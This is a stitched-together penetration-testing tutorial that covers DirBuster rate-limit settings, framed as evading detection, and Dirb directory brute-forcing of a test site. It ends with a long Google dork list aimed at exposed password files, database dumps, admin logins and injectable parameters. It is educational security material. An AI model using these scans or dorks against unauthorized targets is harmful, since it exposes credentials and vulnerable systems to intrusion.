
Cancel

Ok

In the File Extension field we will type in "jpeg" to explicitly tell DirBuster to look for .jpeg format files.



We can see in the testing process, DirBuster is looking for and finding jpeg files.



Evading Detective Measures

Exceeding the warranted requests per second during an attack is a sure shot way to get flagged by any kind of detective measures put into place. DirBuster lets us control the requests per second to bypass this defense. Options > Advanced Options > Scan Options is where we can enable this setting.

DirBuster 1.0-RC1 - Advanced Options

HTML Parsing Options \ Authentication Options \ Http Options \ Scan Options \ DirBuster Options \

Connection Time out Fail Case String

30 (In Seconds) thereIsNoWayThat-You-CanBeThere


☐ Limit number of requests per second

50 Number of requests per second


www.hackingarticles.in

Cancel Ok


We are setting Connection Time Out to 500, checking the Limit number of requests per second and setting that field to 20.



Once the test initiated, we will see the results. The scan was stopped to show the initial findings.



Once the scan is complete the actual findings can be seen.



We hope you enjoy using this tool. It is a great tool that's a must in a pentester's arsenal.

What is Dirb

DIRB is a command line based tool to brute force any directory based on wordlists. DIRB will make an HTTP request and see the HTTP response code of each request

How it works

It internally has a wordlist file which has by default around 4000 words for brute force attack. There are a lot of updated wordlists available over the internet which can also be used. Dirb searches for the words in its wordlist in every directory or object of a website or a server. It might be an admin panel or a subdirectory that is vulnerable to attack. The key is to find the objects as they are generally hidden.

How to get it?

Download Dirb via Github : <https://github.com/seifreed/dirb>

Download Dirb via Sourceforge : <https://sourceforge.net/projects/dirb/>

Note : I used Kali Linux and Dirb comes pre-installed with Kali.

Purpose of Dirb in Security testing:

Purpose of DIRB is to help in professional and web application auditing in security testing. DIRB looks for almost all the web objects that other generic CGI scanners can't look for. It doesn't look for vulnerabilities but it looks for the web contents that can be vulnerable.


Using Dirb:

Step 1 — Open Terminal

Step 2 — Start Dirb

Once we have a terminal open, go ahead and type **dirb** to get the help screen.

Kali> dirb



```
root@kali: ~ 81x29
root@kali:~# dirb

-----
DIRB v2.22
By The Dark Raver
-----

./dirb <url_base> [<wordlist_file(s)>] [options]

===== NOTES =====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

===== HOTKEYS =====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.

===== OPTIONS =====
-a <agent_string> : Specify your custom USER AGENT.
-c <cookie_string> : Set a cookie for the HTTP request.
-f : Fine tuning of NOT_FOUND (404) detection.
-H <header_string> : Add a custom header to the HTTP request.
-i : Use case-insensitive search.
-l : Print "Location" header when found.
-N <nf_code>: Ignore responses with this HTTP code.
-o <output_file> : Save output to disk.
-p <proxy[:port]> : Use this proxy. (Default port is 1080)
-P <proxy_username:proxy_password> : Proxy Authentication.
```

As you can see in this screenshot above, DIRB's syntax is very simple with multiple options. In its simplest form, we only need to type the command **dirb** followed by the **URL** of the website we are testing.

Kali> dirb URL

Step 3 — Dirb for simple hidden object scan

with the Dirb's default word list file it searches the URL for 4612 Object types. Let's try it on test site, webscantest.com.

kali > dirb <http://webscantest.com>

```
root@kali: ~ 81x29
root@kali:~# dirb http://webscantest.com/

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Mon Oct 30 08:05:15 2017
URL BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://webscantest.com/ ----
--> Testing: http://webscantest.com/.passwd
```

DIRB begins the scan looking for those keywords among the website objects.

```
root@kali:~# dirb http://webscantest.com/

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Mon Oct 30 08:05:15 2017
URL BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://webscantest.com/ ----
==> DIRECTORY: http://webscantest.com/business/
==> DIRECTORY: http://webscantest.com/cart/
==> DIRECTORY: http://webscantest.com/css/
+ http://webscantest.com/favicon.ico (CODE:200|SIZE:5430)
==> DIRECTORY: http://webscantest.com/icons/
==> DIRECTORY: http://webscantest.com/images/
+ http://webscantest.com/index.php (CODE:200|SIZE:4346)
==> DIRECTORY: http://webscantest.com/report/
==> DIRECTORY: http://webscantest.com/rest/
+ http://webscantest.com/robots.txt (CODE:200|SIZE:101)
+ http://webscantest.com/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://webscantest.com/soap/
```

The results list with the response code and the size of the file for each ping. Also, dirb starts searching the files of the folder which returns the response code as 200. It searches the entire folders with the wordlist and displays the results.

```
-----  
END_TIME: Wed Feb 10 23:15:51 2016  
DOWNLOADED: 54004 - FOUND: 113  
root@kali:~#
```

Finally, when DIRB is done, it reports back the number of found objects (113 in this case). Note that in the help screen above, we can use the -o switch to send the results to an output file to save the results to a text file.

Testing for Special Vulnerable list

We can use DIRB to test for specific vulnerable objects within specific types of web technologies. Each web technology has different vulnerabilities. They are NOT all the same. DIRB can help us look for specific vulnerable objects specific to the particular technology.

In Kali, DIRB has specific wordlists to search for these vulnerable often hidden objects. You can find them at:

```
kali > cd /usr/share/dirb/wordlists/vuln
```

Then list the contents of that directory:

```
kali > ls -l
```

```
total 492
-rw-r--r-- 1 root root 230 Jun 29 2004 apache.txt
-rw-r--r-- 1 root root 259 Dec 30 2011 axis.txt
-rw-r--r-- 1 root root 122829 Aug 30 2007 cgis.txt
-rw-r--r-- 1 root root 706 Jun 7 2005 coldfusion.txt
-rw-r--r-- 1 root root 4648 Oct 26 2011 domino.txt
-rw-r--r-- 1 root root 135331 May 29 2013 fatwire_pagenames.txt
-rw-r--r-- 1 root root 1869 May 17 2011 fatwire.txt
-rw-r--r-- 1 root root 523 Apr 8 2010 frontpage.txt
-rw-r--r-- 1 root root 3896 Mar 16 2012 hpsmh.txt
-rw-r--r-- 1 root root 20644 May 13 2009 hyperion.txt
-rw-r--r-- 1 root root 485 May 31 2004 iis.txt
-rw-r--r-- 1 root root 365 May 24 2004 iplanet.txt
-rw-r--r-- 1 root root 395 Oct 9 2013 jboss.txt
-rw-r--r-- 1 root root 2148 Apr 29 2013 jersey.txt
-rw-r--r-- 1 root root 306 Jun 7 2005 jrun.txt
-rw-r--r-- 1 root root 465 Nov 9 2008 netware.txt
-rw-r--r-- 1 root root 29182 Sep 20 2013 oracle.txt
-rw-r--r-- 1 root root 2442 Jun 29 2012 ror.txt
-rw-r--r-- 1 root root 33300 Oct 1 2013 sap.txt
-rw-r--r-- 1 root root 44075 Sep 15 2011 sharepoint.txt
-rw-r--r-- 1 root root 970 Sep 7 2004 sunas.txt
-rw-r--r-- 1 root root 220 Oct 19 2003 tests.txt
-rw-r--r-- 1 root root 2474 Feb 1 2012 tomcat.txt
-rw-r--r-- 1 root root 536 Feb 6 2007 vignette.txt
-rw-r--r-- 1 root root 7117 Aug 27 2013 weblogic.txt
-rw-r--r-- 1 root root 12564 Jun 27 2013 websphere.txt
root@kali:/usr/share/dirb/wordlists/vulns#
```

As you can see above, there is a number of file list for each of the specific vulnerability to test. If your web server is Apache and you want to test it use apache.txt

To run

kali > dirb <http://webscantest.com> /usr/share/dirb/wordlists/vulns/apache.txt

<https://www.hackingarticles.in/comprehensive-guide-on-dirbuster-tool/>

<https://medium.com/tech-zoom/dirb-a-web-content-scanner-bc9cba624c86>

Google Hacking

Google Dorks List “Google Hacking” is mainly referred to pull the sensitive information from Google using advanced search terms that help users to search the index of a specific website, specific file type and some interesting information from unsecured Websites.

Google Dorks list 2020 can uncover some incredible information such as email addresses and lists, login credentials, sensitive files, [website vulnerabilities](#), and even financial information (e.g. payment card data).

Here could see an example to understand how **Google Darks password** used by hackers to gain sensitive information from specific websites.

- “inurl: domain/” “additional dorks

A hacker would simply use in the desired parameters as follows:

- **inurl = the URL of a site you want to query**
- **domain = the domain for the site**
- **dorks = the sub-fields and parameters that a hacker wants to scan**

The best way to use **Google dorks** legally is to find vulnerabilities **on your own website**.

We can also use other search filed than [URL](#) that will help to uncover a lot of information about a site.

intitle:

inurl:

intext:

define:

site:

phonebook:

maps:

book:

info:

movie:

weather:

related:

link:

Some of the Example google dorks:

info: The query [info:] will present some information that Google has about that web page. For instance, [**info:www.google.com**] will show information about the Google homepage. Note there can be no space between the “**info:**” and the web page url.

link: The query [link:] will list webpages that have links to the specified webpage. For instance, [**link:www.google.com**] will list web pages that have links pointing to the [Google homepage](#). Note there can be no space between the “**link:**” and the web page url.

site: If you include [site:] in your query, Google will restrict the results to those websites in the given domain.

For instance, [**help site:www.google.com**] will find pages about help within www.google.com. [**help site:com**] will find pages about help within .com urls. Note there can be no space between the “**site:**” and the domain.

inurl: If you include [inurl:] in your query, Google will restrict the results to documents containing that word in the url. For instance, [**inurl:google search**] will return documents that mention the word “google” in their url, and mention the word “search” anywhere in the document (url or no).

Most Important Google Dorks list 2019

`_news/news.php?id=`

`-site:php.net -"The PHP Group" inurl:source inurl:url ext:pHp`

!Host=*. * intext:enc_UserPassword=* ext:pcf
?action=
?cat=
?id=
?intitle:index.of? mp3 artist-name-here
?intitle:index.of? mp3 name
?page=
?pagerequested=
?pid=
"-FrontPage-" ext:pwd inurl:(service | authors | administrators | users)
": vBulletin Version 1.1.5"
"# -FrontPage-" ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-"
inurl:service.pwd
"#mysql dump" filetype:sql
"#mysql dump" filetype:sql 21232f297a57a5a743894a0e4a801fc3
"A syntax error has occurred" filetype:ihtml
"About Mac OS Personal Web Sharing"
"access denied for user" "using password"
"allow_call_time_pass_reference" "PATH_INFO"
"An illegal character has been found in the statement" -"previous message"
"apricot - admin" 00h
"ASP.NET_SessionId" "data source="
"AutoCreate=TRUE password=*"
"bp blog admin" intitle:login | intitle:admin -site:johnny.ihackstuff.com
"Can't connect to local" intitle:warning
"Certificate Practice Statement" inurl:(PDF | DOC)
"Chatologica MetaSearch" "stack tracking:"
"Chatologica MetaSearch" "stack tracking"
"detected an internal error [IBM][CLI Driver][DB2/6000]"
"Duclassified" -site:duware.com "DUware All Rights reserved"
"duclassmate" -site:duware.com

"Dudirectory" -site:duware.com

"dudownload" -site:duware.com

"Dumping data for table"

"DUpaypal" -site:duware.com

"Elite Forum Version *.*"

"Emergisoft web applications are a part of our"

"Error Diagnostic Information" intitle:"Error Occurred While"

"error found handling the request" cocoon filetype:xml

"Establishing a secure Integrated Lights Out session with" OR intitle:"Data Frame - Browser not HTTP 1.1 compatible" OR intitle:"HP Integrated Lights-

"Fatal error: Call to undefined function" -reply -the -next

"ftp://" "www.eastgame.net"

"Host Vulnerability Summary Report"

"HostingAccelerator" intitle:"login" +"Username" -"news" -demo

"html allowed" guestbook

"HTTP_FROM=googlebot" googlebot.com "Server_Software="

"http://*:*@www" domainname

"iCONNECT 4.1 :: Login"

"IMail Server Web Messaging" intitle:login

"Incorrect syntax near"

"Index of /" +.htaccess

"Index of /" +passwd

"Index of /" +password.txt

"Index of /admin"

"Index of /backup"

"Index of /mail"

"Index Of /network" "last modified"

"Index of /password"

"index of /private" -site:net -site:com -site:org

"index of /private" site:mil

"Index of" / "chat/logs"

"index of/" "ws_ftp.ini" "parent directory"

"inspanel" intitle:"login" -"cannot" "Login ID" -site:inspediumsoft.com

"Installed Objects Scanner" inurl:default.asp

"Internal Server Error" "server at"

"intitle:3300 Integrated Communications Platform" inurl:main.htm

"intitle:index of"

"Invision Power Board Database Error"

"Link Department"

"liveice configuration file" ext:cfg

"liveice configuration file" ext:cfg -site:sourceforge.net

"Login - Sun Cobalt RaQ"

"login prompt" inurl:GM.cgi

"Login to Usermin" inurl:20000

"MacHTTP" filetype:log inurl:machttp.log

"Mecury Version" "Infastructure Group"

"Microsoft (R) Windows * (TM) Version * DrWtsn32 Copyright (C)" ext:log

"Microsoft ® Windows * ™ Version * DrWtsn32 Copyright ©" ext:log

"Microsoft CRM : Unsupported Browser Version"

"More Info about MetaCart Free"

"Most Submitted Forms and s?ri?ts" "this section"

"Most Submitted Forms and Scripts" "this section"

"mysql dump" filetype:sql

"mySQL error with query"

"Network Host Assessment Report" "Internet Scanner"

"Network Vulnerability Assessment Report"

"not for distribution" confidential

"not for public release" -.edu -.gov -.mil

"OPENSRS Domain Management" inurl:manage.cgi

"ORA-00921: unexpected end of SQL command"

"ORA-00933: SQL command not properly ended"

"ORA-00936: missing expression"

"ORA-12541: TNS:no listener" intitle:"error occurred"

"Output produced by SysWatch *"

"parent directory " /appz/ -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " DVDRip -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " Gamez -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " MP3 -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory " Name of Singer or album -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory "Xvid -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

"parent directory" +proftpdpasswd

"Parse error: parse error, unexpected T_VARIABLE" "on line" filetype:php

"pcANYWHERE EXPRESS Java Client"

"phone * * *" "address *" "e-mail" intitle:"curriculum vitae"

"Phorum Admin" "Database Connection" inurl:forum inurl:admin

"phpMyAdmin MySQL-Dump" "INSERT INTO" -"the"

"phpMyAdmin MySQL-Dump" filetype:txt

"phpMyAdmin" "running on" inurl:"main.php"

"Please authenticate yourself to get access to the management interface"

"please log in"

"Please login with admin pass" -"leak" -sourceforge

"PostgreSQL query failed: ERROR: parser: parse error"

"powered | performed by Beyond Security's Automated Scanning" -kazaa -example

"Powered by mnoGoSearch - free web search engine software"

"powered by openbsd" +"powered by apache"

"Powered by UebiMiau" -site:sourceforge.net

"produced by getstats"

"Request Details" "Control Tree" "Server Variables"

"robots.txt" "Disallow:" filetype:txt

"Running in Child mode"

"Select a database to view" intitle:"filemaker pro"

"set up the administrator user" inurl:pivot

"sets mode: +k"

"sets mode: +p"

"sets mode: +s"

"Shadow Security Scanner performed a vulnerability assessment"

"site info for" "Enter Admin Password"

"SnortSnarf alert page"

"SQL Server Driver][SQL Server]Line 1: Incorrect syntax near"

"SquirrelMail version" "By the SquirrelMail development Team"

"Supplied argument is not a valid MySQL result resource"

"Supplied argument is not a valid PostgreSQL result"

"Syntax error in query expression " -the

"SysCP - login"

"Thank you for your order" +receipt

"The following report contains confidential information" vulnerability -search

"The s?ri?t whose uid is " "is not allowed to access"

"The script whose uid is " "is not allowed to access"

"The statistics were last upd?t?d" "Daily"-microsoft.com

"There are no Administrators Accounts" inurl:admin.php -mysql_fetch_row

"There seems to have been a problem with the" " Please try again by clicking the Refresh button in your web browser."

"This is a restricted Access Server" "Javas?ri?t Not Enabled!" | "Messenger Express" -edu -ac

"This is a Shareaza Node"

"this proxy is working fine!" "enter *" "URL****" * visit

"This report lists" "identified by Internet Scanner"

"This report was generated by WebLog"

"This section is for Administrators only. If you are an administrator then please"

"This summary was generated by wwwstat"

"Traffic Analysis for" "RMON Port * on unit *"

"ttawlogin.cgi/?action="

"Unable to jump to row" "on MySQL result index" "on line"

"Unclosed quotation mark before the character string"

"Version Info" "Boot Version" "Internet Settings"

"VHCS Pro ver" -demo

"VNC Desktop" inurl:5800

"Warning: Bad arguments to (join|implode) () in" "on line" -help -forum

"Warning: Cannot modify header information - headers already sent"

"Warning: Division by zero in" "on line" -forum

"Warning: mysql_connect(): Access denied for user: '*@*' "on line" -help -forum

"Warning: mysql_query()" "invalid query"

"Warning: pg_connect(): Unable to connect to PostgreSQL server: FATAL"

"Warning: Supplied argument is not a valid File-Handle resource in"

"Warning:" "failed to open stream: HTTP request failed" "on line"

"Warning:" "SAFE MODE Restriction in effect." "The s?ri?t whose uid is" "is not allowed to access owned by uid 0 in" "on line"

"Warning:" "SAFE MODE Restriction in effect." "The script whose uid is" "is not allowed to access owned by uid 0 in" "on line"

"Web File Browser" "Use regular expression"

"Web-Based Management" "Please input password to login" -inurl:johnny.ihackstuff.com

"WebExplorer Server - Login" "Welcome to WebExplorer Server"

"WebSTAR Mail - Please Log In"

"Welcome to Administration" "General" "Local Domains" "SMTP Authentication" inurl:admin

"Welcome to Intranet"

"Welcome to PHP-Nuke" congratulations

"Welcome to the Prestige Web-Based Configurator"

"xampp/phpinfo

"YaBB SE Dev Team"

"you can now password" | "this is a special page only seen by you. your profile visitors"
inurl:imchaos

"You have an error in your SQL syntax near"

"You have requested access to a restricted area of our website. Please authenticate yourself to continue."

"You have requested to access the management functions" -.edu

"Your password is * Remember this for later use"

"your password is" filetype:log
 (filetype:mail | filetype:eml | filetype:mbox | filetype:mbx) intext:password|subject
 ("Indexed.By" | "Monitored.By") hAcxFtpScan
 ((inurl:ifgraph "Page generated at") OR ("This page was built using ifgraph"))
 (intitle:"Please login - Forums
 (intitle:"PRTG Traffic Grapher" inurl:"allsensors")|(intitle:"PRTG Traffic Grapher - Monitoring Results")
 (intitle:"rymo Login")|(intext:"Welcome to rymo") -family
 (intitle:"WmSC e-Cart Administration")|(intitle:"WebMyStyle e-Cart Administration")
 (intitle:WebStatistica inurl:main.php) | (intitle:"WebSTATISTICA server") -inurl:statsoft -
 inurl:statsoftsa -inurl:statsoftinc.com -edu -software -rob
 (inurl:"ars/cgi-bin/arweb?O=0" | inurl:arweb.jsp) -site:remedy.com -site:mil
 (inurl:"robot.txt" | inurl:"robots.txt") intext:disallow filetype:txt
 (inurl:/shop.cgi/page=) | (inurl:/shop.pl/page=)
 [WFClient] Password= filetype:ica
 *.php?include=
 *.php?secc=
 *****.php?cid=
 *****s_in_area.php?area_id=
 ***zine/board.php?board=
 inc.php?adresa=
 inc.php?base_dir=
 inc.php?body=
 inc.php?c=
 inc.php?category=
 inc.php?doshow=
